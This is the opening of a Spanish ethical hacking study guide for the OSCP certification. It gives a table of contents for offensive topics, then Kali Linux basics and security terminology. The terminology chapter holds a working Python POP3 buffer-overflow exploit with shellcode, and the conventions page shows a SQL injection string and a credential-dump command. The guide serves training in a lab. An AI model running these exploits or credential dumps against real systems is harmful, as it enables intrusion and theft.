

XX X 0 X X D 7 X Q

ETHICAL HACKING




EthicalHacking

Basado en la certificación: OSCP

AUTOR: Ing Daniel Torres Sandi
Security+, CEHv8

daniel.torres@owasp.org



CopyLeft
Septiembre- 2016


CONVENCIONES USADAS EN LA GUIA

- Comandos:

```
find / -iname "*[nombre a buscar]*"  
execute -f NetworkPasswordDump32.exe -a "-f red.txt" -H
```

- Cuando se usa corchetes [] usar datos reales
- Parámetros importantes son coloreados:

- Tips y consejos :




- Notas importantes:



- Modulo de metasploit equivalente



- Directorio donde tenemos que ejecutar los programas



- Conceptos teóricos necesarios



- Contramedidas



- Archivo de configuración:

```
default-lease-time 600;
...
range 192.168.2.51 192.168.2.100;
}
```

- Inyección SQL o XSS

```
-1 UNION ALL SELECT 1,2 --
```

- Sistemas Operativos (Windows)

Versión:					
	Windows XP	Windows 7	Windows 8	Windows 8.1 x64	Windows 10

Versión:			
	Windows server 2003	Windows server 2008	Windows 2012 R2

- Sistemas Operativos (Linux)

Distribución:		
	Basados en paquetes DEB	Basados en paquetes RPM

- Privilegios

Tipo de permiso:		
	Usuarios comunes	Permisos elevados (admin)

LABORATORIO VIRTUAL

El laboratorio esta compuesto de varias maquinas virtuales (VMWare). Estas maquinas virtuales tienen en su mayoría 2 interfaces, Una en NAT y otra en LAN que se usaran de acuerdo a cada práctica.

- Kali-Linux (Linux)
- bee-box_v1.6 (Linux)
- Windows server 2003
- Windows Server 2008
- Windows Server 2012R2
- Windows 10
- Windows 8.1
- Windows 7
- Windows 8
- Windows XP

I. ENTORNO DE KALI LINUX.....	16
1. Estructura de archivos.....	16
1.1. Comandos básicos.....	17
1.2. Servicios básicos.....	17
1.3. Usando tuberías en linux.....	20
1.4. Configurando la red.....	21
1.5. Comandos útiles.....	22
1.6. Buscando archivos.....	26
1.7. Permisos y propiedades.....	27
1.8. Unix shells.....	29
1.9. SUID / SGID.....	29
1.10. Gestión de procesos.....	30
1.11. Equivalentes con Windows.....	31
1.12. Resumen.....	32
II. CONOCIMIENTOS BASICOS.....	34
2. Terminología.....	34
2.1. Sistemas numéricos.....	36
2.2. Codificaciones.....	37
2.3. Herramientas básicas.....	39
2.3.1. Wireshark.....	40
2.3.2. Curl y wget.....	41
2.3.3. Netcat.....	41
2.4. Tipos de shell.....	42
2.4.1. Shell directa (bind shell).....	42
2.4.2. SHELL REVERSA (reverse shell).....	43
2.5. Sumario.....	45
2.6. Metodología de un pentest.....	45
III. ENUMERACION.....	47
3. Puertos relevantes.....	47
3.1. Tipos de recolección.....	48
3.2. Pasiva.....	48
3.3. Activa.....	52

3.3.1. DNS.....	52
3.3.2. SNMP.....	54
3.3.3. SMB.....	55
3.3.4. WEB.....	57
3.3.5. SMTP.....	58
3.4. Resumen.....	59
IV. ESCANEOS.....	61
4. Escaneadores de redes.....	61
4.1. ARP.....	61
4.2. Traceroute.....	61
4.2.1. Nmap.....	62
4.2.2. Otras herramientas.....	63
4.3. Escaneadores de vulnerabilidades.....	65
4.3.1. Nessus.....	65
4.3.2. Nmap.....	67
4.4. Resumen.....	68
V. METASPLOIT.....	70
5. Tipos de módulos.....	70
5.1. Uso básico.....	71
5.2. Comando básicos de metasploit.....	73
5.3. Creando ejecutables maliciosos.....	74
5.3.1. Windows.....	74
5.3.1.1. Recibir shell.....	74
5.3.2. Otros formatos para windows.....	75
5.4. Exploits comunes por defecto (Windows).....	76
5.4.1. Linux.....	76
5.4.1.1. Recibir shell.....	77
5.5. Bruteforce de puertos.....	77
5.6. Comandos básicos de meterpreter (Meta-Interpreter).....	78
5.7. Otros payloads.....	80
5.8. Atacando al cliente.....	80
5.9. Elevar privilegios.....	85

5.9.1. Windows.....	85
5.10. Post explotación.....	87
5.10.1. Keylogger y sniffer.....	87
5.10.2. Recolectar credenciales almacenadas.....	88
5.10.3. Extraer password y hashes de memoria.....	90
5.11. Incognito.....	91
5.12. Acceder a redes internas.....	92
5.12.1. Pivotear.....	93
5.12.2. Port forwarding.....	95
5.12.3. Port forwarding 2.....	95
5.13. Resumen.....	96
VI. PASSWORD ATTACKS.....	98
6. Crakeando Online.....	98
6.1. Ataque de diccionario.....	99
6.1.1. Password profiling.....	99
6.2. CMS.....	104
6.3. Otros.....	104
6.3.1. Pass the hash.....	105
6.4. Crakeando passwords usando GPU.....	107
6.5. Ataques online.....	109
6.6. Resumen.....	112
VII. ATAQUES EN REDES LAN.....	113
7. Saltando VLANs.....	114
7.1. Switch spoofing (Trunk 802.1Q).....	114
7.2. Sniffing pasivo.....	114
7.3. Sniffing activo.....	115
7.4. DHCP falso.....	120
7.5. DNS Falso.....	120
7.6. SMB Relay attack.....	120
7.7. LLMNR and NBT-NS Poisoning.....	124
7.8. Ataques IPv6.....	127
7.9. Otros ataques LAN.....	129

VIII. DESARROLLO DE EXPLOITS.....	132
8. Conceptos básicos.....	132
8.1.1. Los registros del CPU.....	132
8.1.2. Mapa de memoria.....	133
8.1.3. Memoria del proceso.....	134
8.1.4. Stack y Heap.....	134
8.2. Tipos de exploit.....	138
8.3. Debuggers.....	140
8.3.1. IDA.....	140
8.3.2. Immunity Debugger.....	142
8.4. Protecciones contra exploits.....	145
8.5. Desarrollando exploits:.....	145
8.5.1. Bufferoverflow.....	146
8.5.2. Structured Exception Handler (SEH).....	158
8.5.3. Egg hunting.....	164
8.5.4. Unicode exploits.....	166
8.6. Burlando mecanismo de protección.....	167
8.6.1. Burlando Stack cookies.....	167
8.6.2. Burlando SAFESEH.....	170
8.6.3. Burlando DEP (ROP).....	173
8.7. Usando GBD.....	175
8.8. Otros Scripts.....	176
8.9. Fuzzing.....	176
8.10. Escribir shellcodes desde 0.....	176
IX. ESCALAMIENTO DE PRIVILEGIOS.....	179
9. Mecanismos de protección.....	179
9.1.1. Anillos de protección de los sistemas operativos.....	179
9.1.2. Tipos de usuarios.....	180
9.1.3. Niveles de integridad.....	181
9.1.4. Sandbox.....	182
9.1.5. Seguridad en Windows 8.....	183
9.2. Enumeración.....	183

9.2.1. Aprovechando usuarios locales.....	184
9.2.2. Buscar passwords.....	184
9.2.3. Servicio mal configurados.....	186
9.2.4. Buscar autoruns perdidos.....	188
9.2.5. Revisar mala configuración.....	188
9.2.6. Buscar exploits.....	189
9.3. Path space.....	190
9.3.1. Abusing MSI's elevated privileges.....	190
9.3.2. Windows Escalate UAC Protection Bypass.....	191
9.3.3. Hot Potato.....	192
9.3.4. DLL hijacking Windows (WinXP,Win2003,Win7).....	193
9.4. Linux.....	195
9.4.1. Enumeración.....	196
9.4.2. Revisando logs.....	196
9.4.3. Explotar archivos con malos permisos (Cron).....	197
9.4.4. SUID/GUID y sudo.....	197
9.4.5. Exploits.....	198
X. POST EXPLOTACION.....	200
10. Transferencia de archivos.....	200
10.1. Extraer hashes de Security Account Manager (SAM).....	203
10.2. Extraer hashes y password de memoria (LSASS).....	204
10.3. Escaneo desde la maquina comprometida.....	206
10.4. Desinstalar software.....	207
10.5. (Des)configurar Firewall.....	207
10.6. Habilitando RDP.....	210
10.7. Otros ataques.....	211
10.8. Persistencia.....	212
10.9. Borrando huellas.....	216
XI. HACKING ACTIVE DIRECTORY.....	220
11. Passwords in SYSVOL & Group Policy Preferences.....	220
11.1. JASBUG MS15-011 MS15-014.....	222
11.2. Golden ticket.....	222

11.3. MS14-068 Kerberos Vulnerability.....	222
11.4. Dumping NTDS.....	224
11.5. Contramedidas.....	226
XII. HACKING WEB APPLICATIONS.....	228
12. Identificar puntos de entrada.....	229
12.1. Extensiones.....	229
12.2. Fingerprinting inicial.....	230
12.3. Escaneador de vulnerabilidades en aplicaciones web.....	230
12.4. Generando errores.....	232
12.5. Unrestricted File Upload.....	233
12.6. XSS (Cross-site scripting).....	235
12.6.1. Frameworks de explotación.....	239
12.7. INYECCION SQL.....	240
12.7.1. Identificar uso de una BD y errores de SQLi.....	240
12.7.2. Identificar tipo (entero o cadena).....	242
12.7.3. Tipo de comentario.....	242
12.7.4. Tipos de SQLi.....	245
12.7.5. Operaciones posibles.....	246
12.7.6. UNION BASED.....	246
12.7.7. ERROR BASED.....	252
12.7.8. BLIND SQLi.....	256
12.8. Inyectando headers HTTP.....	257
12.8.1. Sqlmap.....	258
12.9. Otras inyecciones.....	261
12.10. Remote File Inclusion (RFI).....	261
12.11. Local File Inclusion (LFI).....	261
12.11.1. Obteniendo una shell.....	262
12.12. Directory Traversal.....	264
12.13. Exposición de datos sensibles.....	264
12.14. Usar componentes vulnerables.....	266
12.15. Seguridad en CMS (Content Management Systems).....	268
12.15.1. Joomla.....	268

12.15.2. Drupal.....	269
12.15.3. Wordpress.....	270
12.16. Web backdoors.....	271
12.17. Bases NoSQL.....	272
12.18. Web Services.....	273
12.19. Web DAV.....	275
12.20. Tomcat y apache.....	276
XIII. PORT REDIRECTION & TUNNELING.....	280
13. Port Fordwarding.....	280
13.1. Túneles SSH.....	283
13.1.1. SSH Tunneling – Local.....	283
13.1.2. SSH Tunneling Remoto.....	283
13.1.3. SSH local vs remote.....	286
13.1.4. Dynamic Port Forwarding.....	287
13.1.5. TUNEL SSH Remote + Dynamic.....	291
13.2. SOCAT.....	293
13.3. Túnel HTTP.....	294
13.3.1. Otros Tuneles.....	296
XIV. DENEGACION DE SERVICIO (DoS).....	301
14. Ataques basados en volumen.....	301
14.1. Ataques a protocolo.....	304
14.2. Ataques a nivel de aplicación.....	304
14.3. DoS Windows 7.....	306
XV. EVADIENDO IDS/IPS,FIREWALL Y ANTIVIRUS.....	310
15. Antivirus.....	310
15.1.1. Encriptadores/Ofuscadores.....	310
15.1.2. Frameworks.....	311
15.2. Firewall.....	314
15.2.1. Bypass WAF.....	316
15.2.2. Bypass mod_security.....	319
15.2.3. Bypass Sucuri & cloudflare WAF.....	319
15.3. Intrution Detection System (IDS).....	320

15.4. Intrusion Prevention Systems (IPS).....	321
XVI. ATTACKING WIRELESS.....	324
16. Monitoriar redes.....	324
16.1. Atacando WPS (WiFi Protected Setup).....	325
16.1.1. WPS Pixie dust attack.....	325
16.1.2. Fuerza bruta.....	326
16.2. Atacando WPA.....	327
16.2.1. Cambiar de dirección MAC.....	328
16.3. Atacando WEP.....	328
16.4. Atacando a los clientes.....	329
16.5. ./opt/wireless/lootbooty.....	329
16.6. Atacando a los clientes2.....	330
16.7. Hacking WPA enterprise.....	331
XVII. (IN)SEGURIDAD EN INFRAESTRUCTURA.....	335
17. RFID.....	335
18. Web filters.....	337
19. Balanceadores de carga.....	338
19.1. Servidores VoIP.....	338
19.2. VPN.....	342
19.3. Dispositivos de red.....	345
19.4. Cámaras IP.....	345
XVIII. INGENIERIA SOCIAL.....	349
20. Bitsquatting.....	349
20.1. DAPHT.....	350
20.2. Spoofing de correos.....	350
20.3. Social Engineering Toolkit.....	351
20.4. Teensy USB HID Attack Vector.....	351
a) Método 1.....	352
20.5. Rubber ducky.....	353
XIX. MOBILE HACKING.....	356
21. Metasploit APK.....	356
21.1. IOS.....	356

21.2. Smartphone–Pentest–Framework.....	356
XX. CIBER–SEGURIDAD.....	358
22. Historia.....	358
22.1. Advanced Persistent Threat (APT).....	359
22.2. Uso de armas 0-day.....	361
22.3. Espionaje gubernamental.....	361
22.4. Evitando espionaje.....	363
XXI. Anexos.....	366
23. Compilando programas (C++).....	366
23.1. Usando Visual Studio.....	371
23.2. Usando !mona.....	373
23.3. Diferencias entre bases de datos.....	374
23.4. Variables internas de bases de datos.....	375
23.5. Services Packs.....	375
23.6. Comandos de windows.....	376
23.6.1. Usuarios.....	376
23.6.2. Dominio.....	376
23.6.3. Servicios.....	377
23.6.4. Registro.....	378
23.6.5. Varios.....	379
23.7. Archivos comprimidos en linux.....	379
23.8. Módulos de metasploit.....	381
23.9. Obteniendo una Reverse shell (linux).....	382
23.10. Directorios con permisos de escritura.....	384
23.11. Conexion SSH sin password.....	384
23.12. Escaneos en NMAP.....	385
23.13. Scripts automatizados.....	386
23.14. HACKS.....	387
XXII. GLOSARIO.....	394

/

ENTORNO DE KALI LINUX



I. ENTORNO DE KALI LINUX

Kali Linux 2.0 es una distribución basada en **Debian GNU/Linux** diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security.

Las credenciales por defecto son:

Username: root

Password: toor

1. Estructura de archivos:

Directorio	Descripción
/usr/bin	Este es el directorio principal de los programas ejecutables
/usr/share/	Este directorio contiene las herramientas de KALI
/dev	Archivos de dispositivos Linux disco duro, red, etc.
/etc	Archivos de configuración de Linux. Si instala algo tiene que configurar aquí
/home	Directorio "Hogar" de los usuarios del sistema
/root	Directorio "Hogar" del usuario root
/tmp	Archivos de Linux temporales
/opt	Software Linux instalado (no desde el repositorio)

➤ Directorios de propios de KALI

Directorio	Descripción
/usr/share/exploitdb/platforms/	Directorio de exploits (Código fuente):
/usr/share/exploits/	Exploits compilados
/opt/web/webshells/	Directorio de webshells
/usr/share/wordlist	Directorio de passwords
/usr/share/windows-binaries/	Ejecutables de windows para subir a los objetivos
/opt/metasploit-framework/	Directorio de Metasploit
/usr/share/dirb/wordlists/vulns/	Diretorios de banners (servidores web)

1.1. Comandos básicos

Comando	Descripción	Ejemplo
ls	listar directorio	ls
ls -al	listar archivos ocultos	ls -al
cd	cambiar de directorio	cd directorio
pwd	mostrar directorio actual	pwd
mkdir	crear directorio	mkdir directorio
rm	Borrar archivo	rm archivo
rm -rf	Forzar borrado de manera recursiva	rm -rf directorio
cp	copiar archivos	cp archivo1 archivo2
mv	Mover archivos	mv archivo1 archivo2
touch	Crear archivo	touch archivo
cat	Mostrar contenido de archivo	cat archivo
ps aux	Mostrar procesos ejecutándose	ps aux
Kill -9	Matar proceso	Kill -9 1234
ln -s	Crear link simbólico	ln -s archivo link
tee	reads standard input and writes it to both standard output and one or more files	echo "hola" tee -a saludo.txt

- Para actualizar el sistema

```
apt-get update ; apt-get upgrade
```

1.2. Servicios básicos

Muy a menudo necesitares iniciar y detener servicios:

- **SSH**

```
service ssh start  
service ssh stop
```

- **WEB (/var/www)**

```
service apache2 start  
service apache2 stop
```

- DHCP

Archivo de configuración: /etc/dhcp/dhcpd.conf

```
default-lease-time 600;  
max-lease-time 7200;  
  
subnet 192.168.2.0 netmask 255.255.255.0 {  
    option subnet-mask 255.255.255.0;  
    option domain-name "localhost";  
    option broadcast-address 192.168.2.255;  
    option routers 192.168.2.1;  
    option domain-name-servers 8.8.8.8;  
    range 192.168.2.51 192.168.2.100;  
}
```

- Iniciar el servicio:

```
dhcpd -cf /etc/dhcp/dhcpd.conf eth0
```



Para poder enrutar paquetes:
echo 1 > /proc/sys/net/ipv4/ip_forward

> Revisar puertos abiertos

- Confirmar que se inicio los servicios (TCP)

```
netstat -antp | grep 80
```

-a: Mostrar todas las conexiones

- n: Mostrar formato numérico
- p: Mostrar los programas asociados al proceso

- Confirmar que se inicio los servicios (UDP)

```
netstat -auntp | grep 69
```

- u: Mostrar conexiones UDP

➤ Servicios que se ejecutan al inicio del sistema

- Listar servicios:

```
chkconfig --list
```

Niveles de ejecución de linux:

- 0: Apagado
 - 1: Mono usuario sin soporte de red (Recuperación)
 - 3: Inicio normal del sistema
 - 6: Reinicio
-
- Configurar servicio para que se ejecute al inicio
cd /etc/init.d/
update-rc.d apache2 defaults

 - Configurar servicio para que NO se ejecute al inicio
cd /etc/init.d/
update-rc.d -f apache2 remove

 - Configurar modo gráfico
sysv-rc-conf
rcconf

1.3. Usando tuberías en linux

Comunicación estándar en linux. Linux tiene tres formas estándar para comunicarse:

- Entrada estándar: generalmente asociado con el teclado
- Salida estándar: Se utiliza para mostrar información asociada generalmente con el monitor
- Salida de error estándar: generalmente asociado con la salida estándar

Podemos redirigir la comunicación estándar linux:

Operador	Función
<	Redirigir la entrada estándar
>	Redireccionar la salida estándar
>>	Redireccionar la salida estándar (no destructivo)
2>	Redirigir la salida de error estándar

Ejemplos:

Podemos utilizar la salida de un proceso como la entrada de otro proceso.

```
ls | wc -l > lista.txt
```

Paso a paso

- ls : listar el directorio
- wc -l : contar las líneas de la lista
- > lista.txt : escribir el resultado en un archivo

Cada vez que se ejecuta este comando el contenido del archivo se sobrescribe.

Si desea guardar el uso resultado anterior:

```
ls | wc -l >> lista.txt
```

Ejecución paralela y secuencial de comandos

- Paralela:

```
sleep 5 & echo "hola1" & sleep 5 & echo "hola2"
```

- Secuencial:

```
sleep 5 ; echo "hola1" ; sleep 5 ; echo "hola2"
```

1.4. Configurando la red

- Habilitar interface

```
ifconfig eth0 up
```

- Deshabilitar interface

```
ifconfig eth0 down
```

- Configurar IP Temporal

```
ifconfig eth0 192.168.0.10
```



No es recomendable configurar la interfaz de esta manera.

- Configurar IP estático

Editar el archivo /etc/network/interfaces

```
auto eth0
iface eth0 inet static
    address 192.168.11.10
    netmask 255.255.255.0
```

Actualizar IP

```
/etc/init.d/networking restart
```

- Configurar dinámico (DHCP)

```
dhclient eth0
```

- Adicionar gateway

```
route add default gw 192.168.0.1
```

- Adicionar servidor DNS

Modificar el archivo /etc/resolv.conf con:

```
nameserver 8.8.8.8
```

1.5. Comandos útiles

➤ Grep

Imprime líneas que cumplen un patrón

- Imprimir líneas que tengan la palabra [Apache](#)

```
grep -i Apache archivo.txt
```

-i : No hace diferencias entre mayúsculas y minúsculas

- Imprimir líneas que NO tengan la palabra [apache](#)

```
grep -v apache archivo.txt
```

-v : Selección inversa

- Imprimir lineas que NO tengan la palabra apache, iss
egrep -v 'apache|iss' archivo.txt
- Busca recursivamente en cada carpeta la palabra apache
grep -r apache *
-r buscar recursivamente

> Tr

Reemplaza una caracter o mas:

```
echo "hola, hola2" | tr 'hola' 'chau'
```

Mayúscula a minúscula

```
tr '[A-Z]' '[a-z]'
```

Eliminar números

```
tr -d 012345689
```

> Sed

Sustitución de texto

- Substituye las palabras antiguo por nuevo en archivo.txt
sed -i 's/antiguo /nuevo /g' archivo.txt

```
sed -i 's/conf/back/g' archivo.txt
```

- Substituye las palabras antiguo por nuevo de la salida estándar
head archivo.txt | sed 's/conf/back/g'

> Uniq:

Elimina elementos duplicados de una lista

```
sort lista.txt | uniq -i > final.txt  
-i: No toma en cuenta mayusculas/minusculas
```

> Cut

Filtrar salida por campos

-d definir delimitador
-f Definir campo a mostrar

Delimitador ; y muestra el primer campo

```
cut -d ; -f 1
```

Delimitador espacio blanco y muestra del primer al tercer campo

```
cut -d ' ' -f 1-3
```

Ejemplo:

```
host blogs.cisco.com | grep "has address" | cut -d " " -f 4
```

> Awk

Filtra la salida parecido a **cut**, pero usa de delimitador múltiples espacios

Ej: Mostrar gateway por defecto

```
route -n | grep 'UG' | awk '{print $2}'
```

Ej: Mostrar cuanta memoria RAM disponible existe

```
free -m | grep -i mem | awk '{print $4}'
```

➤ **Split**

Divide un archivo en varias partes

```
split --bytes=1024M ArchivoGrande.txt nombre
```

➤ **Watch**

Ejecuta un comando cada X segundos

```
watch -n 10 date
-n 10 : Ejecutar cada 10 segundos
date: comando a ejecutar
```

➤ **Diff**

Muestra la diferencia entre dos archivos (compara linea a linea)

```
diff archivo1.txt archivo2.txt
```

➤ **SCP**

Copia de archivos de manera segura a servidores remotos

- Archivo remoto a maquina local

```
scp root@192.82.200.55:foobar.txt /root/local
```

- Un archivo local a servidor remoto

```
scp myfile.tar.gz root@172.16.22.246:/root/
```

1.6. Buscando archivos

➤ locate:

El comando **locate** lee una o mas bases de datos preparadas por el comando **updatedb**

```
updatedb  
locate nc.exe
```

➤ which:

which busca archivos en los directorios de comandos ejecutables.

```
which sbd  
which nc
```

➤ Find:

Buscar archivos

- Buscar archivos con **[nombre a buscar]** en el directorio / sin diferenciar mayúsculas y minúsculas

```
find / -iname "*[nombre a buscar]*"
```

```
find . -iname "*index*"  
. (punto): Directorio actual  
-iname: Nombre del archivo a buscar
```

- Buscar archivos por extensión

```
find . -name "*.cap"
```

- Por cada archivo encontrado ejecutar el comando file

```
find / -iname "*apache2*" -exec file {} \;
```

1.7. Permisos y propiedades

a) Propiedad en linux

Cada archivo y carpeta pertenece a un usuario y un grupo

```
ls -l archivo.txt
```

Donde:

```
-rw-r-xrwx  usuario  grupo  4096 2009-04-02 11:21 archivo.txt
```

b) Permisos Linux

Linux tiene tres tipos de permiso de lectura (R), escritura (W) y ejecución (X). Los permisos se muestran en el siguiente orden: Propietario, Grupo y Otros

```
-rwx rwx rwx  usuario  grupo  4096 2009-04-02 11:21 archivo.txt
```

Permisos de:

- Propietario
- Grupo
- Otros

El permiso para este archivo son: rwx rwx rwx

Propietario	Grupo	Otros
r-x	rwx	rwx
4 + 2 + 1	4 + 2 + 1	4 + 2 + 1
7	7	7

donde:

$$r = 4$$

$$w = 2$$

$$x = 1$$

Cambiar permisos en linux

- Conceder permisos de **lectura** a todos (propietario,grupo,otros)

chmod +r archivo.txt

- Conceder permisos de **escritura** a todos (propietario,grupo,otros)

chmod +w archivo.txt

- Conceder permisos de **ejecución** a todos (propietario,grupo,otros)

chmod +x archivo.txt

- Conceder permisos de **ejecución** sólo para el propietario

chmod u+x archivo.txt

- Conceder permisos de ejecución sólo para el **grupo**

chmod g+x archivo.txt

- Conceder permisos de ejecución sólo para otros

```
chmod o+x archivo.txt
```

- Puede especificar los permisos de forma numérica:

```
chmod 777 archivo.txt
```

1.8. Unix shells

Son intérpretes de comandos, que permite al usuario ejecutar comandos. Los mas usados son:

Shell	Nombre	Entorno de variable
bash	GNU Bourne-Again Shell	~/.bashrc
sh	Bourne shell	~/.profile
zsh	Z shell	~/.zshrc
dash	Debian Almquist Shell	~/.profile

1.9. SUID / SGID

SUID (Set owner User ID up on execution) es un tipo especial de permiso que permite a usuarios normales ejecutar comandos como root (permiso temporal)

- Asignar permisos SUID:

```
chmod 4750 file1.txt
chmod +s file1.txt
```

- Revisar permisos SUID

```
ls -l
```

```
-rwsr--r-- 1 xyz xyzgroup 148 Dec 22 03:46 file1.txt
```

1.10. Gestión de procesos

En Linux, cada proceso o demonio que se ejecuta se le da un número de identidad llamado PID (identificador de proceso). El identificador del proceso es único.

- Ver todos los procesos de linux ejecutándose

`ps aux`

- Para ver un árbol de procesos

`pstree`

- Para ver los procesos en tiempo real

`top`

`htop`



`Kill -9 3834`

`3834 = [PID]`

1.11. Equivalentes con Windows

➤ Extensiones

Linux	windows	Descripción
.so .o	.dll	Libreria que puede ser cargado
[ninguno], .elf(raro) .bin(raro)	.exe .com(raro)	Linux ejecutables
.sh	.bat	script
.exe	.exe	Aplicación Mono y wine
.deb .rpm	.msi	Instalador
.ko	.sys	Controladores y módulos del kernel

➤ Comandos

Linux	Equivalente windows	Descripción
pwd	echo %cd%	Directorio actual
;	&	Separador de comandos
cat	type	Mostrar contenido de un archivo
grep	findstr "[patron]"	Filtrar salida

1.12. Resumen

En este capítulo revisamos los conceptos básicos de un sistemas linux como ser permisos y propiedades, como configurar las interfaces de red, uso de tuberías.

El comando mas útil para procesar salidas de herramientas de seguridad es **grep**, el cual nos permite filtrar por un patrón.

2

CONOCIMIENTOS BÁSICOS



II. CONOCIMIENTOS BASICOS

2. Terminología

➤ Vulnerabilidad

Existencia de un **error de diseño o implementación** que puede conducir a un evento indeseable o inesperado comprometiendo la seguridad del sistema

Ejemplo: Inyección SQL, software antiguo, etc

Las vulnerabilidad conocidas tienen una codificación que varia dependiendo a quien las clasifica. Ejemplo:

Vulnerabilidad	Vulnerabilities in SMBv2
Código CVE	CVE-2009-2526
Código Microsoft	MS09-050
CVSS Score	7.8 HIGH

Common Vulnerability Scoring System (CVSS):

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

➤ Exploit

Es una manera definida de comprometer la seguridad de un sistema mediante la **explotación de una vulnerabilidad**. Generalmente es un **script** hecho en cualquier lenguaje (python, perl, C++, ruby, etc)

> Payload

Es la parte de **código de un exploit**, que tiene de objetivo ejecutarse en la **maquina victima** para realizar una acción generalmente determinada (Enviar una shell remota, abrir un puerto, crear un usuario, etc).

The screenshot shows a terminal window with a Python script. A red arrow points from the word "Payload" to the highlighted buffer definition. The code is as follows:

```
#!/usr/bin/python
import socket
import time

buf = ""
buf += "\xdb\xce\xbf\x48\xac\x6c\x35\xd9\x74\x24\xf4\x5e\x2b"
buf += "\xc9\xb1\x52\x31\x7e\x17\x83\xc6\x04\x03\x36\xbf\x8e"
buf += "\x55\xef\x05\xbf\x23\xf0\x43\x49\xcb\x41\x3a\x0c\xf4"
buf += "\x6e\xaa\x98\x8d\x92\x4a\x66\x44\x17\x7a\x2d\xc4\x3e"
buf += "\x13\xe8\x9d\x02\x7e\x0b\x48\x40\x87\x88\x78\x39\x7c"
buf += "\x90\x09\x3c\x38\x16\xe2\x4c\x51\xf3\x04\xe2\x52\xd6"

eip = "\xB9\xDC\x0B\x77" # 0x770BDCB9 jmp ESP from kernel32.dll
buffer = "A"*2606 + eip + "\x90"*8 + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.80.181',110)) # connect to IP, POP3 port
data = s.recv(1024) # receive banner

s.send('USER test'+'\r\n')
data = s.recv(1024)

s.send('PASS '+buffer+'\r\n')
#s.send('QUIT\r\n')
s.close()
```

Fig 1: Exploit hecho en python

> Ataque Zero-day

Cuando el fabricante no tiene conocimiento de la vulnerabilidad de su software entonces tenemos un zero-day.

Un ataque puede explotar esta vulnerabilidad del sistema porque **no existe el parche** para la vulnerabilidad.



Existe empresas que se dedican a vender 0-days:

<http://www.vupen.com/english/>



➤ Advanced Persistent Threat (APT)

- Una amenaza persistente avanzada (APT), esta dirigida a penetrar la seguridad informática de una **entidad específica**.
 - Una APT, generalmente, fija sus objetivos en organizaciones o naciones por **motivos de negocios o políticos**.
 - El proceso avanzado involucra **sofisticadas técnicas** que utilizan software malicioso para explotar vulnerabilidades en los sistemas.
- **Red team (Equipo rojo)**. Es un grupo de profesionales que prueba la seguridad de una empresa. En este caso ni los encargados de sistemas ni el oficial de seguridad están enterados que se contrataron estos servicios, esto para probar como responderían a un ataque real.

➤ Falso positivo

Es cuando creemos que es una vulnerabilidad pero realmente **NO** lo es

➤ Falso negativo

Es cuando **NO identificamos** una vulnerabilidad y pasa desapercibido.

2.1. Sistemas numéricos

➤ Binario

- Se representan utilizando solamente las cifras cero y uno (0 y 1).


➤ **Hexadecimal**

- Tiene como base 16
- Son los dígitos numéricos 0–9 y las letras A–F.
- En la mayoría de los lenguajes de programación, los valores hexadecimales se pueden distinguir por las letras **0x** delante de ellos.

Ejemplos:

Decimal	Hexadecimal	Binario
4	4	100
10	A	1010
44	2C	101100

Usar la calculadora de linux en modo “Programación”



2.2. Codificaciones

➤ **ASCII**

Las computadoras solamente entienden números. El código ASCII es una representación numérica de caracteres

Carácter	Decimal	Hexadecimal
@	64	40

Formatos de la codificación hexadecimal

Texto plano	Hexadecimal ASCII	Hexadecimal “formateado”
<Hola mundo!	0x3c486f6c61206d756e646f21	\x3c\x48\x6f\x6c\x61\x20\x6d\x75\x6e\x64\x6f\x21
	* Usado en inyecciones SQL	* Usado en payloads de exploits

[ Usar herramienta burpsuite > decoder]

➤ Base64

- Codifica los datos en algo relativamente ofuscado (fácil de decodificar)
- Base64 usa todo el alfabeto, dígitos ademas de +,=

	Base64
Hola mundo>	SG9sYSBtdW5kbz4=


[ Usar herramienta burpsuite > decoder]

- Si queremos que la salida este en hexadecimal

```
echo "QvQhyWCo++bW6LeA3Jinug==" | base64 -d | hexdump -C
```

➤ Codificación URL

Sin codificación	Simple	Doble
..	%2e%2e	%25%32%65%25%32%65



Usar herramienta *burpsuite > decoder*

➤ **UNICODE**

- Unicode incluye caracteres de todos los alfabetos.
- Unicode incluye sistemas de escritura modernos como: árabe, griego, latino, etc. Ademas de escrituras extintas

